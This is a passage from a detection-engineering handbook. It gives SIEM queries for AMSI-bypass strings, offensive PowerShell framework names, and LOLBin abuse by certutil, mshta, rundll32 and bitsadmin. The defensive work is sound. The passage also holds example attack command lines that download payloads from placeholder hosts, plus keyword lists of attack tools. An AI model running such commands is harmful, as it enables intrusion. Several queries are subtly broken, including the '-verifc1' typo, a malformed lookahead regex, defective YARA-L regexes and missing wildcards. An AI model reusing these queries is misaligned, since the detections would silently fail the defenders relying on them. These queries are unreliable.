**[QUERY] KQL (Sentinel/Defender)** — Defender for Endpoint's `DeviceEvents` with `ActionType == "PowerShellCommand"`, script-block text surfaced from `AdditionalFields`.

CONCEPTUAL SAMPLE — field extraction illustrative; validate the `AdditionalFields` JSON shape against your own tenant.

```
DeviceEvents
| where ActionType == "PowerShellCommand"
| extend ScriptBlockText = tostring(parse_json(AdditionalFields).ScriptBlockText)
| where ScriptBlockText has_any ("AmsiUtils", "amsiInitFailed", "AmsiScanBuffer", "AmsiContext")
| project Timestamp, DeviceName, AccountName, ScriptBlockText
```

Expected result and interpretation: unchanged from the Sigma block.

**[QUERY] SPL** — `Microsoft-Windows-PowerShell/Operational`, Event ID 4104.

CONCEPTUAL SAMPLE — field names illustrative; validate against your Windows PowerShell TA's parsing.

```
index=win_events sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104
| search ScriptBlockText="*AmsiUtils*" OR ScriptBlockText="*amsiInitFailed*" OR
ScriptBlockText="*AmsiScanBuffer*" OR ScriptBlockText="*AmsiContext*"
| table _time, host, ScriptBlockText
```

Expected result and interpretation: unchanged from above.

**AQL (QRadar): N/A — missing schema field.** QRadar has no default DSM mapping of Microsoft-Windows-PowerShell/Operational's Event ID 4104 `ScriptBlockText` into a standard custom property; deployments that have one built it themselves, so no cross-environment query would be honest here.

**YARA-L (Google SecOps): N/A — missing schema field.** Chronicle's UDM has no confirmed dedicated field equivalent to `ScriptBlockText` — some deployments remap 4104 content into `principal.process.command_line` via a custom parser, but that mapping is deployment-specific, not a documented default, the same class of gap this book's `STYLE-GUIDE.md` §4.4 notes for YARA-L's unconfirmed `GrantedAccess` equivalent.

**[QUERY] Elastic (KQL)** — Elastic's Windows PowerShell integration maps script-block content into `powershell.file.script_block_text`, a confirmed field, so this stays a single-event Elastic KQL match.

CONCEPTUAL SAMPLE — field name illustrative; confirm against your installed integration version.

```
event.code : "4104" and powershell.file.script_block_text : ("*AmsiUtils*" or "*amsiInitFailed*" or
"*AmsiScanBuffer*" or "*AmsiContext*")
```

Expected result and interpretation: unchanged from above.

**[FALSE POSITIVE]** Security tooling itself is the main legitimate source of these strings — EDR agents, PowerShell security modules, and blue-team AMSI-validation scripts reference `AmsiUtils` and `AmsiScanBuffer` directly to verify AMSI is loaded and functioning. Exclude by known security-tool script-block hashes or by the specific parent process (the EDR agent's own service) rather than by the string match alone. Because Event ID 4104 splits a long script across multiple records, a marker string split across a record boundary won't match a single-event query — see [PIVOT].

**[PIVOT]** Reassemble the full script by grouping all Event ID 4104 events sharing the same `ScriptBlockId` within the lookback window before concluding a marker string is genuinely absent, per DEH Part 10's script-block-reconstruction guidance. On a confirmed hit, check the process's immediately following 4104/4103 records for a subsequent download cradle (QC-08-03) or credential-access attempt — an AMSI bypass is a means, not an end.

**Detection Autopsy** An early version of this pattern matched only the literal substring `amsiInitFailed` against script-block text and looked airtight in testing. It missed anything using QC-08-02's string-splitting tricks to build that identifier at runtime — `'amsi'+'InitFailed'` or a backtick-split variant resolves to the same field PowerShell's engine ultimately touches, but never appears as one contiguous string in logged text captured before resolution. Pairing this pattern with QC-08-02's structural-obfuscation markers on the same script block closes most of that gap; neither pattern alone does.

## QC-08-05 — Script-block content matching offensive-framework markers

| Field             | Value                                                                                                                                                     |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-08-05                                                                                                                                                  |
| MITRE             | T1059.001 (Command and Scripting Interpreter: PowerShell) — broad; the specific downstream technique varies by which marker matches, see [HUNTER]         |
| Behavior          | Script-block content matching a curated, maintained list of public offensive PowerShell framework markers, hunted at scale across a wide lookback window. |
| DEH cross-ref     | DEH Part 10 §2 (script-block reconstruction); DEH Part 41 (coverage-tier framing, cited in [SOC MANAGEMENT] below)                                        |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, Elastic (ES QL) — AQL and YARA-L: N/A, see below                                                                     |

**[HUNTER]** Beyond AMSI-specific markers, a range of public offensive PowerShell frameworks — PowerSploit, Empire-derived loaders, Covenant's PowerShell launchers — reuse distinctive function and module names verbatim, and those names show up in script-block content even after the framework has been recompiled, renamed on disk, or delivered fileless. This pattern trades precision for reach: a maintained keyword list run across a wide lookback window surfaces hits QC-08-04's narrower AMSI-specific pattern would miss, at the cost of needing the list itself kept current.

**[QUERY] Sigma** — Event ID 4104, Sigma's `ps_script` category.

CONCEPTUAL SAMPLE — marker list is an illustrative, dated snapshot; treat the list itself as the thing needing maintenance, per [SOC MANAGEMENT].

```

title: Script Block Content Matching Public Offensive PowerShell Framework Markers
status: experimental
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains:
      - 'Invoke-Mimikatz'
      - 'Invoke-ReflectivePEInjection'
      - 'Invoke-TokenManipulation'
      - 'Invoke-Shellcode'
      - 'Invoke-Obfuscation'
      - 'PowerSploit'
      - 'Get-GPPPassword'
      - 'Invoke-Kerberoast'
  condition: selection
falsepositives:
  - See [FALSE POSITIVE] below.
level: high

```

Expected result: a match returns the specific marker matched, the host, and the account context.

Interpretation: close to a direct identification of a specific public tool's presence in script content, not just PowerShell activity in general — high-confidence relative to the rest of this part, bounded by how current the list is.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceEvents`, aggregated by host and account over a rolling window rather than returned as raw events, given this pattern's wide-lookback framing.

CONCEPTUAL SAMPLE — marker list and window illustrative.

```

DeviceEvents
| where ActionType == "PowerShellCommand"
| extend ScriptBlockText = tostring(parse_json(AdditionalFields).ScriptBlockText)
| where ScriptBlockText has_any ("Invoke-Mimikatz", "Invoke-ReflectivePEInjection", "Invoke-
TokenManipulation", "Invoke-Shellcode", "Invoke-Obfuscation", "PowerSploit", "Get-GPPPassword", "Invoke-
Kerberoast")
| summarize HitCount = count(), Samples = make_set(ScriptBlockText, 3) by DeviceName, AccountName,
bin(Timestamp, 1d)

```

Expected result and interpretation: unchanged from the Sigma block, with the per-host/per-day count helping prioritize triage on a fleet where this hunt runs weekly rather than continuously.

**[QUERY] SPL** — `Microsoft-Windows-PowerShell/Operational`, Event ID 4104, over a 7-day window.

CONCEPTUAL SAMPLE — marker list and window illustrative.

```

index=win_events sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" EventCode=4104
earliest=-7d
| search ScriptBlockText IN ("*Invoke-Mimikatz*", "*Invoke-ReflectivePEInjection*", "*Invoke-
TokenManipulation*", "*Invoke-Shellcode*", "*Invoke-Obfuscation*", "*PowerSploit*", "*Get-
GPPPassword*", "*Invoke-Kerberoast*")
| stats count by host, ScriptBlockText
| sort - count

```

Expected result and interpretation: unchanged from above.

**AQL (QRadar): N/A — missing schema field**, the same gap noted under QC-08-04 for `ScriptBlockText`; it applies identically here since both patterns share the same telemetry source.

**YARA-L (Google SecOps): N/A — missing schema field**, same reasoning as QC-08-04.

**[QUERY] Elastic (ES|QL)** — this pattern's shape is a wide-lookback aggregation rather than a single boolean match, so it uses ES|QL instead of Elastic KQL, per the threshold/wide-lookback branch of the surface-choice decision table.

CONCEPTUAL SAMPLE — index pattern, marker list, and window illustrative.

```

FROM logs-windows.powershell_operational-*
| WHERE event.code == "4104"
| WHERE powershell.file.script_block_text RLIKE ".*(Invoke-Mimikatz|Invoke-ReflectivePEInjection|Invoke-
TokenManipulation|Invoke-Shellcode|Invoke-Obfuscation|PowerSploit|Get-GPPPassword|Invoke-Kerberoast).*"
| STATS hit_count = COUNT(*) BY host.name, user.name
| SORT hit_count DESC

```

Expected result and interpretation: unchanged from above.

**[FALSE POSITIVE]** Authorized penetration tests and red-team engagements are, by a wide margin, the most common legitimate source of a hit here — these are literally the tools those engagements use. Cross-check any hit against the current authorized-testing calendar before escalating; a hit during an active engagement window is expected, not a genuine incident. The keyword list itself is a maintenance liability: it only catches markers known at authoring time, so a clean result means "no known-marker match," not "no offensive tooling present" — pair this pattern with QC-08-02's structural-obfuscation hunt for tooling renamed or repacked specifically to defeat a list like this one.

**[PIVOT]** On a hit outside a known testing window, pull the full process lineage for the hosting `powershell.exe` (Sysmon Event ID 1's `ParentImage`/`ParentCommandLine` chain) and check Part 15's discovery patterns and Part 22's malware-indicator patterns for the same host in the same window — a real hit here is rarely an isolated event.

**[SOC MANAGEMENT]** Refresh the keyword list on a fixed cadence — monthly is a reasonable default — against newly public offensive-tooling releases and conference material, and log each addition or removal the way DEH Part 43's Detection Debt ledger tracks a standing rule's staleness; an un-refreshed list is debt accruing silently, not a one-time investment. Consider graduating this pattern from a periodic hunt to a standing alert once the false-positive rate from authorized testing is well characterized enough to tune around it, per DEH Part 41's coverage-tier framing.

---

## Cross-references

DEH Part 10 (PowerShell Detection Engineering) for the telemetry mechanics — script-block reconstruction, the 4103/4104 distinction, and AMSI's provider architecture — underlying every pattern in this part; DEH Part 40 for the seeded "PowerShell execution = malicious" naive-rule teardown behind every [FALSE POSITIVE] entry above; DEH Parts 23–29 and DEH Appendix A5 for the query-language syntax and backend-translation-loss fundamentals this part assumes rather than re-teaches; DEH Parts 41–43 for the coverage/quality/debt scoring cited in QC-08-05's [SOC MANAGEMENT] entry. Within this book: Part 9 (LOLBins & Living-off-the-Land Execution) for the hand-off pivot out of QC-08-03; Part 10 (Suspicious Scripting Hosts & Macro Execution) for the parent-process pivot out of QC-08-01 and QC-08-03; Part 15 (Host & Directory Discovery) and Part 22 (Malware Indicators) for the QC-08-05 pivot; Part 16 (Lateral Movement via Admin Tools & Remote Services) for the PowerShell-remoting boundary stated in "Why this part exists"; Part 19 (C2 & Beaconing Detection) for the QC-08-03 domain pivot.



# Part 9 — LOLBins & Living-off-the-Land Execution

## Why this part exists

This part covers LOLBAS/GTFOBins-class binary abuse: legitimate, vendor-signed (Windows) or distro-packaged (Linux) executables repurposed for execution, download, or defense evasion without ever introducing a custom malicious binary to the host. It carries six patterns, split five Windows / one Linux, tracking the named binaries in this part's scope — `rundll32`, `mshta`, `certutil`, `bitsadmin`, `regsvr32` — plus a Linux analog pattern generalized across the GTFOBins catalog rather than one binary at a time.

This part's boundary against its neighbors: Part 8 owns PowerShell-specific encoded/obfuscated invocations and 4104 script-block hunting even where a LOLBin hands off to `powershell.exe` mid-chain — this part's queries stop at the LOLBin's own invocation and pivot into Part 8 rather than duplicating it. Part 10 owns the macro/WSH/HTA *delivery* chain (a Word document spawning `mshta.exe`); this part owns `mshta.exe`'s own execution primitive independent of how it got invoked. Part 22 owns generic unsigned-binary and process-injection malware signals; this part is scoped specifically to the named, catalog-documented LOLBAS/GTFOBins abuse primitives, not malware presence in general.

## 1. Windows LOLBAS execution, download, and evasion patterns

**[CONCEPT]** A LOLBin's abuse primitive defeats signature- and hash-based detection by construction — the binary is exactly what the vendor shipped, correctly signed, present on every clean install. The only thing separating malicious use from benign use is context: arguments, parent process, and network destination. See DEH Part 11 §3.1–§3.2 for the full grounding; the five patterns below adapt that section's binary table into ready-to-run queries rather than re-deriving the concept.

### QC-09-01 — Certutil used as a downloader or decoder

| Field             | Value                                                                                                                                                                                               |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-01                                                                                                                                                                                            |
| MITRE             | T1105 (Ingress Tool Transfer), T1140 (Deobfuscate/Decode Files or Information)                                                                                                                      |
| Behavior          | <code>certutil.exe</code> invoked with a download ( <code>-urlcache</code> , <code>-verifyctl</code> ) or decode ( <code>-decode</code> ) primitive against a target that isn't a certificate file. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns)                                                                                                                                                          |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                     |

**[HUNTER]** Certutil ships on every Windows host for certificate and PKI management, which is exactly why it's a favorite downloader: nobody blocks it, and EDR vendors are reluctant to flag a signed system binary by name alone. This hunt beats waiting on a standing rule because the primitive-plus-non-cert-extension combination is narrow enough to run ad hoc against a suspected host without first building an exclusion list.

**[QUERY] Sigma** — Sysmon-based process-creation telemetry on Windows.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
title: Certutil Download or Decode Primitive Against a Non-Certificate Target
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_download:
    Image|endswith: '\certutil.exe'
    CommandLine|contains:
      - '-urlcache'
      - '-verifyctl'
  selection_decode:
    Image|endswith: '\certutil.exe'
    CommandLine|contains: '-decode'
  filter_cert_ext:
    CommandLine|contains:
      - '.cer'
      - '.crt'
      - '.pfx'
  condition: (selection_download or selection_decode) and not filter_cert_ext
falsepositives:
  - See [FALSE POSITIVE] below
level: high
```

Plausible expected result: a hit shows `Image = certutil.exe`, `CommandLine` like `certutil.exe -urlcache -f http://198.51.100.20/update.txt update.exe`, `ParentImage` typically `cmd.exe` or `powershell.exe`. Interpretation: consistent with certutil repurposed as a downloader or decoder; the non-cert-extension filter narrows this to a plausible abuse case rather than routine PKI operations.

**[QUERY] KQL (Sentinel/Defender)** — `DeviceProcessEvents` (Defender for Endpoint) or Sysmon-backed `SecurityEvent`.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where FileName =~ "certutil.exe"
| where ProcessCommandLine has_any ("-urlcache", "-verifyctl", "-decode")
| where not(ProcessCommandLine has_any (".cer", ".crt", ".pfx"))
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName
```

Plausible expected result: a small handful of rows per incident, typically one host, `InitiatingProcessFileName` showing the calling script host. Interpretation: same as above — a hit is consistent with, not proof of, download/decode abuse.

**[QUERY] SPL** — Sysmon or EDR process-creation index.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=sysmon OR index=edr EventCode=1
| search Image="*\\certutil.exe"
| search CommandLine="*-urlcache*" OR CommandLine="*-verifyctl*" OR CommandLine="*-decode*"
| search NOT (CommandLine="*.cer*" OR CommandLine="*.crt*" OR CommandLine="*.pfx*")
| table _time, host, User, CommandLine, ParentImage

```

Plausible expected result: same shape as the KQL result, table form. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL; QRadar's search surface over the normalized Events table.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE LOGSOURCETYPENAME(devicetype) ILIKE '%Sysmon%'
AND UTF8(payload) ILIKE '%certutil.exe%'
AND (UTF8(payload) ILIKE '%-urlcache%' OR UTF8(payload) ILIKE '%-verifyctl%' OR UTF8(payload) ILIKE '%-
decode%')
AND UTF8(payload) NOT ILIKE '%.cer%'
AND UTF8(payload) NOT ILIKE '%.crt%'
AND UTF8(payload) NOT ILIKE '%.pfx%'
LAST 24 HOURS

```

Plausible expected result: rows keyed on raw payload text rather than parsed fields unless a custom property already extracts `CommandLine`. Interpretation: unchanged; a single-event boolean match is well within AQL's native search surface, no correlation needed.

**[QUERY] YARA-L** — Google SecOps UDM process-launch events.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

rule certutil_download_or_decode_primitive {
  meta:
    author = "author-agent"
    description = "certutil.exe used as a downloader or decoder against a non-cert target"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /certutil\.exe$/ nocase
    $proc.target.process.command_line = /(-urlcache|-verifyctl|-decode)/ nocase
    not $proc.target.process.command_line = /\.(\.cer|crt|pfx)/ nocase
  condition:
    $proc
}

```

Plausible expected result: a single UDM `PROCESS_LAUNCH` event per hit. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — a single-event boolean match, so Elastic's own KQL surface (not Sentinel/Defender KQL) is the cheapest fit per DEH Appendix A5 §8's decision table, over Elastic Defend

or Auditbeat process events.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : "certutil.exe" and process.command_line : ("*-urlcache*" or "*-verifc1*" or "*-decode*") and not process.command_line : ("*.cer*" or "*.crt*" or "*.pfx*")
```

Plausible expected result: matches surfaced in Elastic's Discover/detection-rule view with the same field shape as above. Interpretation: unchanged.

**Hunter's Note** *Certutil's two primitives are often chained across two separate process-creation events a few seconds apart on the same host: one `-urlcache` call pulling a base64-blob disguised as an innocuous file, then a `-decode` call against that same file producing the real payload. If this query fires once, pull every other `certutil.exe` invocation from the same host in the surrounding five minutes before deciding it's a one-off.*

**[FALSE POSITIVE]** The concrete driver worth naming: some AD CS auto-enrollment and CRL-refresh scripts, and a handful of legacy software-distribution agents, still shell out to `certutil -urlcache` to pre-warm a cache file with a non-certificate extension (`.dat`, `.cab`) as part of legitimate update checks. Scope the exclusion to the specific known automation service account and destination host pattern, not by widening the certificate-extension filter — a wider filter just gives an attacker more extensions to hide behind.

**[PIVOT]** Pull the hash of whatever file `-urlcache` or `-decode` produced (Sysmon Event ID 15 or the equivalent file-create telemetry), and check for a subsequent process creation using that exact file path as its image — that's the next link in the chain, not this query's own logic restated.

## QC-09-02 — Mshta executing remote-hosted HTA content

| Field             | Value                                                                                                                                           |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-02                                                                                                                                        |
| MITRE             | T1218.005 (System Binary Proxy Execution: Mshta)                                                                                                |
| Behavior          | <code>mshta.exe</code> launched against a remote HTTP(S) URL or an inline VBScript/JScript argument rather than a local <code>.hta</code> file. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns)                                                                                                      |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                 |

**[HUNTER]** Mshta is a short-lived launcher — by the time an analyst notices, the interesting activity has usually already moved to a child process. Hunting the launch event itself, rather than waiting for a downstream detection on that child, catches the chain at its earliest and most distinctive point: a scripting-host binary with a URL or inline-script argument that no legitimate local `.hta` invocation needs.

## [QUERY] Sigma

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
title: Mshta Execution With Remote URL or Inline Script Argument
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection_url:
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'http://'
      - 'https://'
  selection_inline:
    Image|endswith: '\mshta.exe'
    CommandLine|contains:
      - 'vbscript:'
      - 'javascript:'
  condition: selection_url or selection_inline
falsepositives:
  - See [FALSE POSITIVE] below
level: high
```

Plausible expected result: `CommandLine` like `mshta.exe http://198.51.100.30/a.hta` OR `mshta vbscript:CreateObject("Wscript.Shell").Run(...)`. Interpretation: consistent with mshta used as a remote-content execution proxy rather than a local HTA viewer.

## [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
DeviceProcessEvents
| where FileName =~ "mshta.exe"
| where ProcessCommandLine has_any ("http://", "https://", "vbscript:", "javascript:")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName,
InitiatingProcessParentFileName
```

Plausible expected result: same shape, plus grandparent lineage via `InitiatingProcessParentFileName` — often `winword.exe` or `outlook.exe` if delivered via Part 10's macro chain. Interpretation: unchanged; the parent lineage is a pivot point, not part of this pattern's own claim.

## [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
index=sysmon EventCode=1 Image="*\\mshta.exe"
| search CommandLine="*http://*" OR CommandLine="*https://*" OR CommandLine="*vbscript:*" OR
CommandLine="*javascript:*"
| table _time, host, User, ParentImage, CommandLine
```

Plausible expected result: unchanged from KQL. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE UTF8(payload) ILIKE '%mshta.exe%'
AND (UTF8(payload) ILIKE '%http://% ' OR UTF8(payload) ILIKE '%https://% ' OR UTF8(payload) ILIKE
'%vbscript:%' OR UTF8(payload) ILIKE '%javascript:%')
LAST 24 HOURS
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] YARA-L**

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule mshta_remote_content_execution {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /mshta\.exe$/ nocase
    $proc.target.process.command_line = /(https?:\/\|vbscript:|javascript:)/ nocase
  condition:
    $proc
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] Elastic (KQL)** — single-event boolean match, Elastic KQL surface.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : "mshta.exe" and process.command_line : ("*http://*" or "*https://*" or "*vbscript:*" or
"*javascript:*")
```

Plausible expected result: unchanged. Interpretation: unchanged.

**[FALSE POSITIVE]**

The concrete driver: a small number of legacy intranet kiosk and help-desk tools legitimately launch `mshta.exe` against a real `http://` URL on an internal documentation or ticketing server — this query's scheme-anchored match catches that traffic too, since it doesn't distinguish an internal destination from an external one. Scope an exclusion to the known internal documentation-server hostname or IP range rather than dropping the scheme match itself, since that match is what keeps this pattern narrow in the first place.

**[PIVOT]**

Pivot to the child process `mshta` spawns next — commonly `powershell.exe`, `rundll32.exe`, or a process hosting raw shellcode — since `mshta` itself is usually a short-lived launcher; also check the outbound HTTP(S) destination via a network-connection event correlated on the same process entity ID.

**QC-09-03 — Rundll32 proxy-executing a non-standard or remote DLL**

| Field             | Value                                                                                                                                   |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-03                                                                                                                                |
| MITRE             | T1218.011 (System Binary Proxy Execution: Rundll32)                                                                                     |
| Behavior          | <code>rundll32.exe</code> invoked against a DLL path outside <code>System32 / SysWOW64</code> , or a UNC/HTTP path as the DLL argument. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns)                                                                                              |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                         |

**[HUNTER]**

`Rundll32` is designed to run an exported function from any DLL, which makes the binary itself a permanent proxy-execution primitive rather than a fixable bug — the hunt has to key on where the DLL comes from, not the fact that `rundll32` ran at all. This is worth hunting ad hoc because a single suspicious path argument is a strong signal that a standing rule tuned for a specific known-bad path list will miss on a first-seen destination.

**[QUERY] Sigma**

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Rundll32 Proxy Execution From Non-Standard or Remote Path
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\rundll32.exe'
  path_outside_system32:
    CommandLine|re: '(?i)rundll32\.exe(?:!.*\\(system32|syswow64)\\)'
  remote_path:
    CommandLine|contains:
      - '\\\\'
      - 'http://'
      - 'https://'
  condition: selection and (path_outside_system32 or remote_path)
falsepositives:
  - See [FALSE POSITIVE] below
level: medium

```

Plausible expected result: `CommandLine` like `rundll32.exe \\198.51.100.40\share\payload.dll,Entry` or a Program Files path outside the system directories. Interpretation: consistent with rundll32 proxy-executing code the OS didn't ship, not confirmation of malicious intent on its own.

### [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

DeviceProcessEvents
| where FileName =~ "rundll32.exe"
| where (not(ProcessCommandLine contains @"\System32\") and not(ProcessCommandLine contains
@"\SysWow64\"))
    or ProcessCommandLine has_any (@"\\", "http://", "https://")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessFileName

```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=sysmon EventCode=1 Image="*\\rundll32.exe"
| eval outside_sys32=if(match(CommandLine, "(?i)\\\\(system32|syswow64)\\\\"), 0, 1)
| eval remote_path=if(match(CommandLine, "(?i)(\\\\\\\\\\\\\\\\|https?://)"), 1, 0)
| search outside_sys32=1 OR remote_path=1
| table _time, host, User, ParentImage, CommandLine

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.



CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE UTF8(payload) ILIKE '%rundll32.exe%'
AND (
  (UTF8(payload) NOT ILIKE '%system32%' AND UTF8(payload) NOT ILIKE '%syswow64%')
  OR UTF8(payload) ILIKE '%http://%'
  OR UTF8(payload) ILIKE '%\\\\%'
)
LAST 24 HOURS
```

Plausible expected result: unchanged, keyed on raw payload text. Interpretation: unchanged.

### [QUERY] YARA-L

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
rule rundll32_nonstandard_or_remote_dll_path {
  meta:
    author = "author-agent"
  events:
    $proc.metadata.event_type = "PROCESS_LAUNCH"
    $proc.target.process.file.full_path = /rundll32\.exe$/ nocase
    (
      not $proc.target.process.command_line = /\((system32|syswow64)\\\/ nocase
      or $proc.target.process.command_line = /(https?:\\\/|\\\\\\\\\\\\\\\\)\/ nocase
    )
  condition:
    $proc
}
```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] Elastic (KQL)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
process.name : "rundll32.exe" and (
  not process.command_line : ("*\\System32\\*" or "\\Syswow64\\*")
  or process.command_line : ("*http://*" or "\\*\\*\\*")
)
```

Plausible expected result: unchanged. Interpretation: unchanged.

**Engineering Reality** Some EDR agents truncate the logged command line at a fixed character limit (commonly 1024 or 2048 characters), and a `rundll32.exe` invocation with a long UNC or HTTP path plus export-function argument can exceed that limit, silently dropping the substring this query matches on. Confirm your agent's command-line field length cap before trusting a clean result on a host running that agent.

**[FALSE POSITIVE]** The concrete driver: many legitimate Control Panel applets and third-party settings UIs invoke `rundll32.exe` against a DLL under `Program Files` rather than `System32` — printer-driver consoles and some antivirus UIs are common examples — which the "outside System32" half of this rule also matches. Fix: allowlist known, signed, first-party vendor DLL directories rather than loosening the system-directory check itself.

**[PIVOT]** Pull the target DLL's on-disk hash and Authenticode signer; a UNC or HTTP path argument is a stronger signal than an unsigned local DLL, so also check the module-load telemetry (Sysmon Event ID 7) for that library, and check whether `rundll32's` own parent is a scripting host that ties this into `QC-09-02` or Part 10's macro-delivery patterns.

#### QC-09-04 — Bitsadmin transferring a payload via a BITS job

| Field             | Value                                                                                                               |
|-------------------|---------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-09-04                                                                                                            |
| MITRE             | T1197 (BITS Jobs)                                                                                                   |
| Behavior          | <code>bitsadmin.exe /transfer</code> downloading from a remote HTTP(S) source to a user-writable local destination. |
| DEH cross-ref     | DEH Part 11 §3.2 (Windows LOLBAS patterns)                                                                          |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                     |

**[HUNTER]** BITS jobs survive reboots and throttle themselves to blend into normal network traffic, which is exactly why attackers use `bitsadmin.exe` to download a second-stage payload instead of a plain HTTP request from a script host. Hunting the command-line invocation directly is worthwhile because BITS job state itself (visible via `bitsadmin /list`) is easy to miss if you only check after the transfer has already completed and the job cleaned itself up.

#### [QUERY] Sigma

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

title: Bitsadmin Transfer Job to a User-Writable Directory
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\bitsadmin.exe'
    CommandLine|contains: '/transfer'
  remote_source:
    CommandLine|contains:
      - 'http://'
      - 'https://'
  writable_dest:
    CommandLine|contains:
      - '\Users\Public\'
      - '\Temp\'
      - '\AppData\'
  condition: selection and remote_source and writable_dest
falsepositives:
  - See [FALSE POSITIVE] below
level: high

```

Plausible expected result: `CommandLine` like `bitsadmin /transfer job1 /download /priority normal http://198.51.100.50/a.exe C:\Users\Public\a.exe`. Interpretation: consistent with BITS used as a stealthy downloader; the writable-destination filter narrows out most signed installer traffic.

### [QUERY] KQL (Sentinel/Defender)

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

DeviceProcessEvents
| where FileName =~ "bitsadmin.exe"
| where ProcessCommandLine has "/transfer"
| where ProcessCommandLine has_any ("http://", "https://")
| where ProcessCommandLine has_any (@"\Users\Public\", @"\Temp\", @"\AppData\")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine

```

Plausible expected result: unchanged. Interpretation: unchanged.

### [QUERY] SPL

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```

index=sysmon EventCode=1 Image="*\\bitsadmin.exe" CommandLine="*/transfer*"
| search (CommandLine="*http:/*" OR CommandLine="*https:/*")
| search (CommandLine="*\\Users\\Public\\*" OR CommandLine="*\\Temp\\*" OR CommandLine="*\\AppData\\*")
| table _time, host, User, CommandLine

```

Plausible expected result: unchanged. Interpretation: unchanged.

**[QUERY] AQL** — this is AQL, not standard SQL.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own schema and baseline before use.

```
SELECT DATEFORMAT(starttime,'YYYY-MM-dd HH:mm:ss') AS "Time", sourceip, username, UTF8(payload) AS
"Command"
FROM events
WHERE UTF8(payload) ILIKE '%bitsadmin.exe%' AND UTF8(payload) ILIKE '%/transfer%'
